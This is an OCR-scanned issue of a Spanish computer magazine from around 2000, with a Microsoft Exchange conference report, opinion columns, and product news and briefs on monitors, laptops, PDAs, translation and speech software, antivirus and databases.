Entre los muchos recursos con los que contaron los asistentes destacaron las secciones de exposición y el llamado *Communication Network*, una sala con cerca de 100 ordenadores conectados en red desde los que era posible acceder a los recursos *on-line* de las conferencias. Cada asistente entraba al sistema con su código (que figuraba en la acreditación) y una contraseña tras lo cual accedía a su propia agenda, y un navegador con la página de la organización por defecto. Información sobre expositores, empresas asociadas y todas las conferencias estaba disponible, e incluso los usuarios podían imprimir las presentaciones PowerPoint de las conferencias para seguirlas más cómodamente. Además en una de las plantas se instaló la llamada *Wirefree Area* en la cual se facilitaban tarjetas inalámbricas de red para que los poseedores de portátiles pudieran acceder a Internet y recoger correo e información desde el propio centro de convenciones.



Pero comentamos las conferencias no fueron el único punto de referencia de los asistentes. Junto a los diversos ciclos expuestos se presentaban en el recinto empresas que desarrollan soluciones de colaboración que añaden funcionalidades a Exchange o que aprovechan mejor sus características. Así, tuvimos la ocasión de ver en acción a una máquina de Compaq con 32 procesadores y Windows 2000 Data Center instalado corriendo Exchange, así como otros *partners* tecnológicos. Dell, HP, Getronics, IBM, Unisys, Fujitsu Siemens o NetIQ fueron algunos de los más representativos durante estas jornadas.



Un apunte
Susana Herrero
susanah@bpe.es


El laberinto del 1004

Decepción e indignación son las dos palabras que describen con más acierto mi estado de ánimo. Me siento decepcionada por una publicidad que vende, sin remordimientos, castillos de arena materializados en portales que te proporcionan en segundos una foto de un equipo de fútbol de los tiempos de Maricastaña o productos de alta tecnología que muestran una navegación por Internet que va a velocidad de vértigo. Son situaciones ficticias que no se aproximan a la realidad, ni siquiera si contamos con ADSL.

Sin embargo, la indignación es más penetrante, sobre todo para una persona como yo que necesita conexión a la Red de ahora, aun con sus limitaciones, para trabajar. Y para tener acceso a Internet, lo primero es disponer de una línea telefónica. Todo iba bien (bueno, iba a secas) hasta que me cambié de domicilio hace un par de meses. Entonces solicité en el 1004 el correspondiente traslado de línea y, a partir de ese momento, he llamado al 1004 8.720 veces y he hablado en repetidas ocasiones con 1.250 operadores, 557 asesores comerciales, 358 instaladores y 0 personas que sepan responder a la cuestión. En todos los casos, he comentado lo acuciante de mi situación y he puesto 240 reclamaciones que deben haberse perdido, como yo, en el laberinto del 1004. Después de mi experiencia, me pregunto qué sucederá con los incautos que, seducidos por la publicidad, marcan el fatídico número en busca de cualquier servicio que les permita acceder a las excelencias anunciadas.

Sony presenta nuevos monitores de pantalla plana

Nuevos diseños, colores y mayor aprovechamiento del espacio son las principales características de los monitores de pantalla plana que Sony ha lanzado al mercado.



Los monitores han cambiado bastante en estos dos últimos años, no sólo en el diseño sino en las prestaciones y comodidad de uso por la reducción del espacio. Y Sony ha influido en gran media en esta evolución natural. La firma acaba de presentar tres novedosos monitores que estarán disponibles a lo largo de este mes en el mercado.

Con el FW900 24 pulgadas la multinacional ha querido completar su gama de monitores con pantalla plana dirigidos a profesionales del diseño, la autoedición y el CAD. Es el primer monitor de 24 pulgadas FD Trinitron con pantalla plana de aspecto 16:10 en la que se puede visualizar al mismo tiempo dos hojas DIN A 4. Esto lo convierte en el monitor ideal para maquetación profesional.

La apuesta de Sony para el usuario doméstico que requiere altas prestaciones se materializa en la pantalla TFT de 19 pulgadas HMD-A420, que pretende actualizar el diseño de los monitores para el hogar. Su precio aproximado es de 105.000 pesetas sin IVA (631,06 euros).

El tercer monitor que ha presentado Sony es el M51, un modelo de 15 pulgadas que incorpora un nuevo *chipset* gráfico que reduce los tres chips existentes en modelos precedentes a uno sólo sin perder prestaciones gráficas. Con esta nueva tecnología se minimiza la pérdida de potencia que generaba la utilización de tres chips separados y mejora la conversión de una imagen analógica a una imagen digital. Además, se ha puesto especial atención en la ergonomía de este modelo, dotándole de una peana con doble pivote que permite inclinar la pantalla hasta un ángulo de 30 grados, la posición ideal para el usuario.

Por otro lado, Sony no tiene planes inmediatos para comercializar en España su gama de ordenadores portátiles VAIO. Los usuarios que quieran adquirirlo tendrán que hacerlo por Internet a través de las páginas web de Sony en Francia, Alemania y el Reino Unido, pero con la configuración de estos países y sin soporte post-venta en España.


Más información

EL FW900 es capaz de visualizar al mismo tiempo dos hojas DINA 4.

El precio del M31 es de 180.000 Pesetas más IVA (1.081,82 euros)

www.sony.es

Sony España 91 536 57 95



BREVES

Dell Optiplex GX150, servicio y prestaciones para la empresa

Según IDC, los compradores corporativos han mostrado una buena disposición hacia PCs más pequeños y con formas más atractivas. Con el continuo empeño de satisfacer a los usuarios, Dell lanza este nuevo ordenador de sobremesa con mayor capacidad de uso y servicio y un diseño sumamente atractivo. Incorpora el *chipset* Intel 815E y procesadores Celeron y Pentium III. Su nuevo diseño de chasis facilita el acceso al interior del equipo y, entre otras características, se incluye memoria SDRAM de hasta 512 Mbytes y disco duro SMART II Ultra de hasta 40 Gbytes de capacidad. Con tres años de garantía con respuesta «in situ» al día siguiente, los equipos parten de un precio de 180.000 pesetas en el caso del modelo con Celeron a 600 MHz.



Dell 902 152 260

La compañía lanza Acer TravelMate 345T y 347Tvideo, dos portátiles orientados al usuario profesional que necesita las máximas prestaciones y al mismo tiempo una conexión rápida a Internet o a la red de la empresa

Los ultraligeros de la serie Acer TravelMate 340 presentan un diseño vanguardista y compacto, tienen un peso de 1,8 kilos y un grosor de 2,35 centímetros, lo que los convierte en una opción a tomar en cuenta por los profesionales que necesiten un ordenador portátil fácil de transportar y potente.

Más información

- El modelo TravelMate 345T tiene un precio de 388.800 pesetas (2.336,73 euros).
- El TravelMate 347TVideo cuesta 495.200 pesetas (2.976,21 euros).

El TravelMate 345T incorpora un procesador Intel Mobile Pentium III a 600 MHz, memoria SDRAM de 64 Mbytes y un disco duro de 6 Gbytes. Su función *Dual Display* le permite usar la pantalla TFT LCD de 12,1 pulgadas al mismo tiempo que un monitor externo, para visualizar dos áreas de trabajo distintas. La conectividad está garantizada gracias a un módem/fax de 56 Kbps preconfigurado y una tarjeta



Ethernet 10/100 integrada, que ofrece un acceso a Internet o a su propia red sin necesidad de adaptadores adicionales.

Por su parte, el TravelMate 347Tvideo incluye, como principal característica frente al 345T, un kit de videoconferencia compuesto por una vídeo cámara USB, colocada en un lateral de la pantalla, que puede usarse para aplicaciones avanzadas como el envío y la recepción de fotos o vídeos a través de Internet. Además, viene con un procesador Pentium III a 650 MHz, 128 Mbytes de memoria SDRAM y un disco duro de 10 Gbytes.

Acer 902 20 23 23

www.acer.es

Potencia y un cuidado diseño se conjugan en el nuevo Solo 3350, un portátil de última generación que acaba de sacar al mercado Gateway . Con tan sólo 1,63 kg de peso y 25 centímetros de espesor, la empresa norteamericana presenta un ordenador diseñado para las pymes y usuarios domésticos que requieran altas prestaciones

Además, está construido con una especial aleación de magnesio en color azul metalizado muy ligera y resistente, que lo hace



muy atractivo. Incorpora un procesador Intel Pentium III a 600 MHz, 64 Mbytes de memoria RAM y 6 Gbytes de disco duro.

Viene con una pantalla de 12 pulgadas y un lector de CD a 24x. Para que el portátil esté siempre conectado, Gateway lo ha dotado de tarjeta de red integrada y de un módem interno de 56 Kbps. Está dirigido a las necesidades de ampliación de las pequeñas y medianas empresas y también a los usuarios domésticos más exigentes.

El precio del Gateway Solo 3350 es de 450.000 pesetas sin IVA (2.704,5 euros).

www.gateway.com

Precisión con tecnología óptica el Trackman FX

Diseñado para combinar la precisión que los usuarios esperan de la tecnología óptica de Logitech, el Cordless Trackman FX elimina el molesto cable que le une a la CPU. El objetivo de este nuevo dispositivo es conseguir una mayor comodidad, para lo que se ha aumentado el tamaño de la bola óptica, para hacer más sencillo su uso, y se ha habilitado un reposamuñecas ajustable, que aumenta la eficacia y reduce el cansancio y las molestias que aparecen tras largas horas de trabajo. Además, incorpora una alfombrilla ajus-



table y de tacto suave que ofrece gran comodidad. A diferencia de otros productos inalámbricos, los productos *cordless* de Logitech no necesitan un campo de visión libre de obstáculos y funcionan perfectamente dentro de un radio de dos metros, usando una pila que dura hasta 6 meses, dependiendo del uso. Para garantizar un funcionamiento apropiado, el receptor de señal incorpora un indicador de batería que avisa al usuario cuando la pila se está acabando. El nuevo Cordless Trackman FX, cuyo precio recomendado es de 14.390 pesetas, tiene conexión USB y es compatible con Macintosh.

www.logitech.com

Logitech 93 419 11 40

Sitre lanza su módem de bolsillo

Sitre pisa fuerte en el mercado español con la comercialización de su nuevo módem de bolsillo VD56PK para fax, voz y datos. De pequeño tamaño, el nuevo módem utiliza la tecnología V.90 para la transmisión a 56bps. Gracias a su pequeño tamaño y bajo consumo el módem se alimenta desde el conector del teclado del ordenador por lo que no es necesario utilizar un adaptador de corriente externo. Con el módem se incluye un cable con doble adaptador MiniDIN formato ATX para alimentar el módem desde la conexión del teclado. El dispositivo implementa corrección de errores MNP 2-4 y V.42 y compresión de datos MNP 5 y V42 B configuración del módem es muy sencilla y el paquete de venta incorpora un CD-ROM con *drivers* para Windows 95/98/ NT/2000 junto con un programa de comunicaciones.

Sitre 91 422 98 00

La empresa californiana Xircom, especializada en tarjetas de almacenamiento y conexión inalámbrica, cuenta con un «accesorio portátil de información» denominado Rex 5000, el administrador digital más pequeño del mercado.

Del tamaño de una tarjeta de visita y un grosor mínimo de medio centímetro, el dispositivo cuenta con 512 Kbytes de memoria capaces de almacenar hasta 6.000 entradas. Con ella se puede editar, almacenar y sincronizar archivos de texto tales como agenda de contactos, lista de tareas y llamadas, notas, calendario y reloj con alarma o direcciones web.

Cuenta con un sencillo funcionamiento, basado en seis botones de navegación y edición y una pantalla LCD monocroma de nueve líneas de texto. Su peso con pilas (dos de botón tipo CR2025 de litio con una duración máxima de seis meses) es de 40 gramos. Su precio de venta al público es de 17.000 pesetas.

Gracias al software de sincronización incluido TrueSync Plus Direct y Desktop se puede trasvasar con sólo activar el icono información entre el Rex y un ordenador portátil o de sobremesa, bien directamente a través de una ranura PC Card, bien utilizando la *docking station* para puerto serie (se vende por separado a menos de 2.000 pesetas). Se integra con los organizadores (PIMs) más utilizados del mercado (Symantec ACT!, Lotus Organiser, Microsoft Outlook, Lotus Notes, Starfish Sidekick, Yahoo Calendar, Excite Planner y MS Schedule+). Es más, dispone de sincronización multipunto de dos direcciones que permite la actualización de organizador a organizador y la sincronización Rex simultáneamente.

www.xircom.com

Xircom 900 983 207

Continuando con su línea de juguetes electrónicos, Oregon Scientific presenta la Agenda Digit PDA especialmente diseñada para los más jóvenes. Este aparato ofrece a los niños un gran número de funcionalidades muy similares a las de los cada vez más demandados PDAs de adultos, pero adaptadas a sus necesidades. Así, cuenta con directorio telefónico, calendario, organizador, recordatorio de aniversarios, horario escolar, calculadora con diez dígitos y reloj con hora local y mundial con alarma.

Cuenta con 32 Kbytes de memoria y unas baterías de litio compuestas por dos pilas CR2032 (unidad principal) y una CR1220 (para la memoria de seguridad y backup). Su tamaño es de 120 x 80 x 14.5 mm y su precio recomendado es 12.000 pesetas. Además, tiene hasta ocho diferentes tipos de juegos entre los que se encuentran puzzles, El Ahorcado, Black Hole o Scrambler, así como un práctico mapamundi con las principales características de cada país: número de habitantes, renta per cápita, ciudades principales, etc.

La Agenda Digit PDA ofrece la posibilidad de introducir una contraseña para proteger todos los datos secretos, está dotada de un sistema de autoapagado y su pantalla táctil hace muy agradable su uso. Su reducido tamaño lo hace muy cómodo de llevar en todas las situaciones, fomentando la capacidad organizadora de los adolescentes y ayudándoles a recordar citas, compromisos, números de teléfono, tareas cotidianas escolares o cualquier tipo de actividades extraescolares que realicen.


Oregon Scientific es un fabricante de electrónica de consumo que pertenece al Grupo IDT con sede en Hong Kong y que opera en el mercado desde 1977. Basa su estrategia de producción en la tecnología LCD (dispositivos de cristal líquido) que aplica a su variada gama de equipos (de medición básicamente, tanto médica como física) para conseguir los mejores resultados profesionales, así como en el diseño e innovación en todos su productos.

www.oregonscientific.com

Oregon Scientific 91 650 97 95

Philips lleva ya unos cuantos años imaginando cómo serán los aparatos electrodomésticos en un «futuro próximo» a través de su división de Consumer Comunications con sede en París. De su último proyecto Connected Pl@net ha salido el Teddy Bar, un prototipo de PDA y comunicador para los más pequeños de la casa. Este dispositivo plano en forma de trébol es una mezcla de mascota virtual (*e-pet*) en plan *tamagotchi* pero que añade funciones de teléfono móvil, *walkman*, consola de juegos portátil y ordenador de bolsillo.

Su funcionamiento se ha simplificado al máximo ya que obedece a la voz mediante comandos verbales y sólo cuenta con tres botones. Entre sus utilidades están las de poder enviar y recibir mensajes a través de su «caja de sentimientos» (especie de «emoticonos» ya cargados) o la de avisar de la proximidad de otra unidad gracias a un sensor especial. De igual manera, puede hacer encender las luces según entra en casa y avisar a los padres de la llegada sana y salva del hijo. También puede navegar por Internet conectándose al televisor o almacenar las páginas favoritas en la memoria (previa censura paterna). Como se trata un prototipo, de momento no tiene fecha de comercialización.



www.



El ojo del buey

Javier Renovell
jreno@bpe.es

Un milenio de analogías

Gutemberg quería ahorrarse trabajo imprimiendo en serie y acabó sentando las bases para la Reforma luterana y todo lo demás. El correo electrónico se encuentra haciendo para el mundo moderno lo que la British Post Office cuando estandarizó las tarifas postales, y quizá sin saberlo, asentaba las bases de la posterior fortaleza colonial.


Cuando se construyeron los ferrocarriles, los inversionistas hallaron que el negocio no serían el tráfico de pasajeros o mercancías, sino los millones de hectáreas de bienes raíces e inmuebles que vendrían con el derecho a la vía. Y aquellas estaciones centrales acabaron en «malls» como los portales virtuales de hoy. Cuando Bell inventó el teléfono, pensó que había creado una herramienta para ayudar a los sordos, y ahora el UMTS se lo pone más fácil. Edison pensó que el principal uso para su fonógrafo sería como máquina de hacer dictados, y el MP3 hace bailar a las discográficas a su son.

Lo azaroso de las innovaciones tecnológicas hace difícil vaticinar cómo van a afectar a las relaciones del hombre con el mundo. Cuando en la última Comdex del milenio celebrada en Las Vegas Gates presagia el fin del ordenador y presenta su Tablet PC ubicuo e interconectable, quizá lo que esté anunciando es «el fin de las compañías que sólo se dedican al desarrollo de aplicaciones para el ordenador», como irónicamente de apostilló Ellison, CEO de Oracle.

Navegar al dictado con Dragon NaturallySpeaking 5

La nueva versión del popular sistema de reconocimiento de voz mejora el soporte para correo electrónico, Internet y aplicaciones de Microsoft Office de forma intuitiva y con una fácil instalación.

Dragon NaturallySpeaking se presenta como la solución ideal para todos aquellos usuarios informáticos que no han aprobado la mecanografía o para aquellos que prefieren dictar a utilizar el teclado o el ratón para navegar por Internet. La nueva versión, cuyo precio parte de las 9.900 pesetas, se presenta esta vez con un manual interactivo que guía al usuario a través del programa para enseñarle las técnicas de dictado básicas. Con sólo cinco minutos de entrenamiento inicial, se puede empezar a dictar con los cascos con micrófono incorporado que incluye y utilizar cualquier comando en aplicaciones compatibles con Windows.



La versión 5 incluye nuevos comandos de voz que permitirán al usuario navegar por Internet sin tener que tocar el teclado o el ratón. Se pueden dictar direcciones URL y vínculos para que la exploración sea mucho más cómoda y rápida. Además, incluye un extenso conjunto de comandos para controlar el correo electrónico con programas como Outlook Express, Netscape Messenger o Eudora. Con sólo decir «ver si hay correo nuevo» podemos actualizar la bandeja de entrada o dictar un nuevo mensaje y enviarlo con los comandos «crear una respuesta» y «enviar correo». De esta manera se ahorra tiempo y se consiguen hacer más cosas en menos tiempo. Además, con la opción «texto a voz» se pueden escuchar los mensajes electrónicos recibidos.

Dragon NaturallySpeaking 5 reduce el tiempo utilizado en la corrección de textos gracias a su nueva función de «corrección rápida» que permite editar cualquier texto con la voz. Su funcionalidad «añadir palabras de documentos» mejora la precisión añadiendo de una manera rápida y sencilla nuevas palabras al vocabulario del programa. Con ello se puede configurar y personalizar el software de reconocimiento de voz para adaptarlo al uso específico de cada usuario.


La edición Preferred de Dragon NaturallySpeaking 5 ofrece la opción de dictar en español o inglés, la posibilidad de configurar atajos de dictado y es compatible con grabadoras digitales, con lo que se puede dictar mientras se viaja para luego transcribir el texto automáticamente conectando la grabadora al ordenador.

www.dragonsys.com

Reverso Personal: el traductor definitivo para Internet

La empresa francesa Softissimo ha presentado un software que incluye tres aplicaciones pensadas para facilitar la traducción de cualquier tipo de documento, incluyendo páginas web, del inglés al español y viceversa. Su traductor «Qtrans» permite traducir en muy pocos segundos cualquier texto con tan sólo copiar y pegar el contenido del documento en la ventana principal del programa. Dispone de un extenso glosario que se puede actualizar diariamente a través de Internet. Reverso Personal ofrece también la posibilidad de descargarse, previo pago, glosarios técnicos con los que personalizar la aplicación.

«R-Express» es una barra de herramientas que incluye el programa y que se puede instalar en las aplicaciones más utilizadas por el usuario como procesadores de textos, hojas de cálculo o navegadores de Internet. De esta manera, se puede traducir cualquier texto en estos programas seleccionándolo y desplazándolo sobre el icono de Reverso Express.




Por último, el programa nos ofrece la posibilidad de navegar en español por sitios de Internet en inglés. Esto es posible gracias a que Reverso Personal traduce las páginas web respetando el diseño de las mismas, conservando las imágenes y los hipervínculos. El precio del producto es de 9.900 pesetas (59,5 euros)

www.lodisoft.com

Lodisoft 91 556 98 58

McAfee presenta un antivirus para teléfonos WAP

El nuevo VirusScan Wireless para móviles se une al VirusScan existente que ya provee de protección a todas las plataformas de dispositivos de mano como PalmOS o Windows CE



El acceso a Internet a través de dispositivos de mano y teléfonos WAP se va a incrementar notablemente en los próximos años. Según Giga Information Group, para el año 2003 habrá más de 32 millones de PDAs y WAPs. Ante tal desarrollo y dado el peligro de contagio al que estarán expuestos estos dispositivos al conectarse a Internet, McAfee ha lanzado un nuevo antivirus especialmente diseñado para atajar cualquier archivo no deseado en las nuevas generaciones de teléfonos móviles.

Tras el primer «susto» en España con el gusano VBS/Timofónica que mandaba mensajes de aviso a usuarios de móviles abonados a un cierto servicio, se ha comenzado a tomar en cuenta el riesgo real que suponen los virus para los teléfonos móviles. El VirusScan Wireless para móviles dispone de un «micro-motor» que examina los ficheros y las aplicaciones en busca de virus y códigos no deseados. Además, será capaz de actualizar automáticamente los ficheros de definición de virus a través de la conexión a Internet del WAP.

Por otro lado McAfee Software ha anunciado el lanzamiento de una nueva versión de su conocido software, ViruScan para Windows Me.

www.mcafeeb2b.com/international/spain/

e-Management abre las puertas a Internet para profesionales

Metrored Online, que cuenta con 20 años de experiencia en el desarrollo de aplicaciones de gestión *off-line*, ha presentado una solución para asesores basada en Internet. e-Management es un programa que integra todas las aplicaciones necesarias para que un despacho profesional pueda abrir sus puertas a Internet. El paquete incluye módulos a medida para gestión laboral, contable y fiscal, así como los destinados a la gestión de despachos, renta y patrimonios. Metrored ofrece a través de su página *web,* la actualización permanente de la normativa legal de forma automática, la conexión entre la empresa y sus delegaciones y copias de seguridad diarias entre otros servicios.




La aplicación beneficiará sobre todo a los clientes de los asesores, ya que podrán consultar sus datos y movimientos en cualquier momento y desde cualquier lugar con una simple conexión a Internet. Una buena solución para que los profesionales encuentren su lugar en la Red.

www.metrored-online.com

BREVES

Laplink Gold, conectividad total

El nuevo producto de LapLink.com permite a los usuarios conectar dos PCs de forma fácil y segura a través de Internet de manera que resulte sencilla la transmisión de archivos fiablemente y a gran velocidad. LapLink Gold incorpora un nuevo cable de alta velocidad, el USB Network y un *driver set* para la transmisión de archivos ultrarrápida. La nueva versión del producto es la actualización de LapLink 2000 e incorpora capacidades superiores de control remoto con una interfaz intuitiva. El precio orientativo de este software en castellano es de 33.500 pesetas más IVA (201,339 euros) aunque las actualizaciones varían según la versión desde la que se parta.



LapLink.com 91 710 30 27

Power Translator Pro 6.43, el traductor al mejor precio

La empresa FX Interactive presenta la *suite* de Lernout & Hauspie que cuenta con una importante disminución en el precio. Se trata de una significativa mejora a esta conocida herramienta de traducción que la convierte en una valiosa alternativa para el usuario que maneja textos en inglés. En cuanto a sus funcionalidades, Power Translator incluye dos opciones de traducción diferentes, automática e interactiva, además de una serie de diccionarios entre los que se encuentran uno general que comprende tanto expresiones como *phrasal verbs*, especializados y otros con capacidad de personalización. Asimismo, es



capaz de importar diversos formatos de fichero, entre los que se encuentran HTML, RTF y TXT y, por otro lado, abrir archivos propios de la aplicación desde nuestro procesador de textos. También ofrece la posibilidad, desde un documento nuevo, de traducir directamente con tan sólo teclear el texto en la ventana superior de la pantalla. Además, dispone de eficaces herramientas orientadas a Internet como «Conversation Utility» dirigida a la comunicación vía chat y «Web Translator» para la traducción de páginas Web manteniendo el formato propio de este tipo de páginas. El precio propuesto por FX Interactive es de 4.950 pesetas (29,75 euros).

www.fxplanet.com

FX Interactive 91 799 01 10

IBM presenta sus últimos modelos de servidores

IBM presenta dos nuevas gamas de servidores con los que cierra la renovación de sus productos eServer. Los nuevos modelos se engloban en dos familias denominadas eServer xSeries, y eServer iSeries, y están orientados para pymes que trabajen en entornos de *web hosting*.

Como soluciones Intel, IBM oferta el eServer x130, con sistema operativo Windows, el eServer x135 basado en Linux, y el eServer x150, que incorpora hasta 1,7 terabytes de capacidad y una transferencia de datos de hasta 44 Mbytes por segundo.

Los productos de esta familia detectan todos los dispositivos de red de manera automática, y su puesta en marcha se optimiza al máximo para que sea una tarea de lo más fácil.

Posibilitan la extracción y la implantación de componentes sin necesidad de apagar el equipo, y sus reducidas dimensiones le confieren una versatilidad total ya que le permiten ser ubicados tanto en bastidor como de manera independiente. El x130 incluye el Web Server Accelerator y el x135 integra el Apache como software de servidor http.

Por el lado de la familia de iSeries, nos encontramos con el eServer i270, indicado para gestionar un negocio en Internet con una aplicación basada en la aplicación Domino. Por otro lado el i820 aporta capacidad para redes con decenas de miles de usuarios, permite ventajas adicionales de división mediante una técnica de partición de memoria.





www.ibm.com
IBM 900 100 400

WebAccelerator acelera el acceso a Internet

Fujitsu Siemens combina en el WebAccelerator la línea de servidores de empresa Prymergy, basados en Intel, con el sistema *Internet Caching* de Novell para acelerar la visualización de contenidos en Internet. Este sistema almacena los elementos estáticos de las páginas a las que se accede frecuentemente y así puede mostrarlas un 10 por ciento más rápido.

WebAccelerator puede utilizarse también como una solución *front-end* para aplicaciones de comercio electrónico. De esta manera reduce el tiempo de espera en un 90 por ciento comparado con el acceso directo al servidor web. Permite hasta 1.000 millones de entradas al día y más de 120.000 conexiones simultáneas.



El nuevo servidor de Fujitsu Siemens está diseñado para grandes empresas con más de 100 usuarios y especialmente para Proveedores de Servicio de Internet (ISPs). Está disponible en cuatro modelos dependiendo de el número de entradas y usuarios. Cada uno puede conectarse en el entorno de cualquier sistema operativo a través de una interfaz estándar de Internet.

www.fujitsu-siemens.es
Fujitsu Siemens 902 118 218


Caché 4.0, un nuevo motor de bases de datos post-relacional

InterSystems lanza al mercado español su producto estrella. Una combinación entre la velocidad y escalabilidad del modelo de datos transaccional multidimensional, con la potencia y flexibilidad de la tecnología orientada a objetos. Esta es la definición de las características de una base de datos post-relacional. En esta nueva realización, Cache 4 se destaca por su optimización para las aplicaciones actuales de e-business con un diseño de alto rendimiento y mayor escalabilidad.



Uno de los puntos a tener en cuenta en este lanzamiento, es la inclusión de la tecnología *Caché Server Pages*, que permite un rápido desarrollo y acceso a aplicaciones web dinámicas además de soportar el desarrollo concurrente por parte de los programadores y creadores de páginas web.

Con Caché 4 se facilita la búsqueda en tiempo real, de tal forma que para el usuario final le sea totalmente transparente el estar accediendo a determinada información él solo, o junto con miles de usuarios al mismo tiempo. Esta es la función de escalabilidad, un concepto totalmente importante y decisivo para el futuro del comercio electrónico de alto rendimiento.



Además de esto, cabe destacar las posibilidades de la programación *multi-idioma*, con el que los desarrolladores podrán afianzar los lenguajes que utilizan en la actualidad, aunque el propio Caché posee su propio lenguaje, llamado *Caché ObjectScript* y soporte para Basic.

www.intersys.com
InterSystems 91 484 18 80

Oracle9i, más que una base de datos

Acaba de presentarse en España la nueva realización de la estrella de Oracle, una plataforma *e-business* que engloba tanto la base de datos, como el Servidor de Aplicaciones y la *suite* de herramientas de desarrollo.

Una plataforma donde todo tiene cabida, diseñada específicamente para la Nueva Economía, destaca por la introducción de la nueva tecnología *Cache Fusion* para *Clustering* real de aplicaciones. La compañía liderada por Larry Ellison, ofrece tres servicios diferenciados dentro de la plataforma: *Oracle9i Database*, *Oracle9i Application Server* y *Oracle9i Developer Suite*. El primero de ellos, es la última actualización de la base de datos, que ofrece como novedad principal la nueva arquitectura de *Clustering* real de aplicaciones denominada *Oracle Cache Fusion*. Esto supone una escalabilidad lineal ilimitada tanto para aplicaciones como para páginas web. Por su parte, *Oracle Application Server*, ofrece la más sofisticada tecnología caché con su *Web Cache*, donde se guardará la información más reciente y utilizada con lo que los accesos a los servidores de datos serán mínimos, reduciendo así el tiempo de respuesta al usuario. Por su parte, *Oracle9i Developer Suite*, engloba las últimas versiones de sus herramientas de desarrollo como *Forms*, *Reports* o *Portal* en un solo producto, basado en Java, XML y SQL.

Por último, cabe destacar el nuevo servicio para *Business Intelligence* con lo que el usuario podrá tomar decisiones críticas para la empresa con mayor rapidez. El servidor de aplicaciones está disponible ya en el mercado, sin embargo, los usuarios interesados tendrán que esperar hasta comienzos de 2001 para conseguir la base de datos y las herramientas de desarrollo.



www.oracle.es

Oracle 902 302 302

4D presenta la versión 6.7 de su producto estrella

4D, editor del entorno RAD/RDBMS 4D y del WebStar Server Suite 4.3, ha anunciado el lanzamiento una nueva versión de su producto estrella. 4D 6.7 destaca por los nuevos «tags» HTML que incorpora para optimizar la integración de la base de datos con los servidores web y que permiten la separación del código de la aplicación del código de la interfaz, con lo que los programadores y los diseñadores web pueden trabajar en paralelo en los mismos proyectos. Además incluye como novedad soporte automático y transparente de múltiples plataformas y la reparación más eficiente de los registros dañados, permitiendo una mejor manipulación de grandes volúmenes de información. El nuevo 4D incluye un «*sniffer*» (controlador en la sombra) para identificar los registros dañados, que permitirá repararlos de una manera más rápida con 4D Tools.

Su integración con nuevas tecnologías XML o WAP lo convierten en un entorno plenamente actualizado y listo para trabajar con los nuevos estándares de Internet.

www.4d.apinet.es

Apinet 91 319 73 73

Softnix anuncia su nueva solución de gestión empresarial

Las pequeñas y medianas empresas tienen ante sí un gran reto: adaptar sus procesos de trabajo a Internet y crear una base sólida de comercio electrónico que les permita avanzar en la nueva economía. El problema más común es que el precio de las plataformas de comercio electrónico no están al alcance de todas las pymes. Por ello, Softnix ha creado Ofipro Innova, una solución de gestión empresarial que puede alcanzar la complejidad del ERP con el precio y la simplicidad de un paquete estándar. Sus dos principales novedades respecto a productos anteriores de la empresa son la conexión a Internet con una arquitectura cliente/servidor multicapa, que permite el intercambio de datos en formato XML y la posibilidad de distribución en alquiler (ASP). Asimismo, Softnix ha creado una solución que se adapta a las necesidades de cada empresa gracias a su arquitectura abierta. De este modo, mediante programación se pueden crear versiones del programa que cubran los requisitos de cada negocio.

www.softnix.com

Softnix Informática 902 444 902

BREVES

Unigraphics Solutions lanza Solid Edge 9

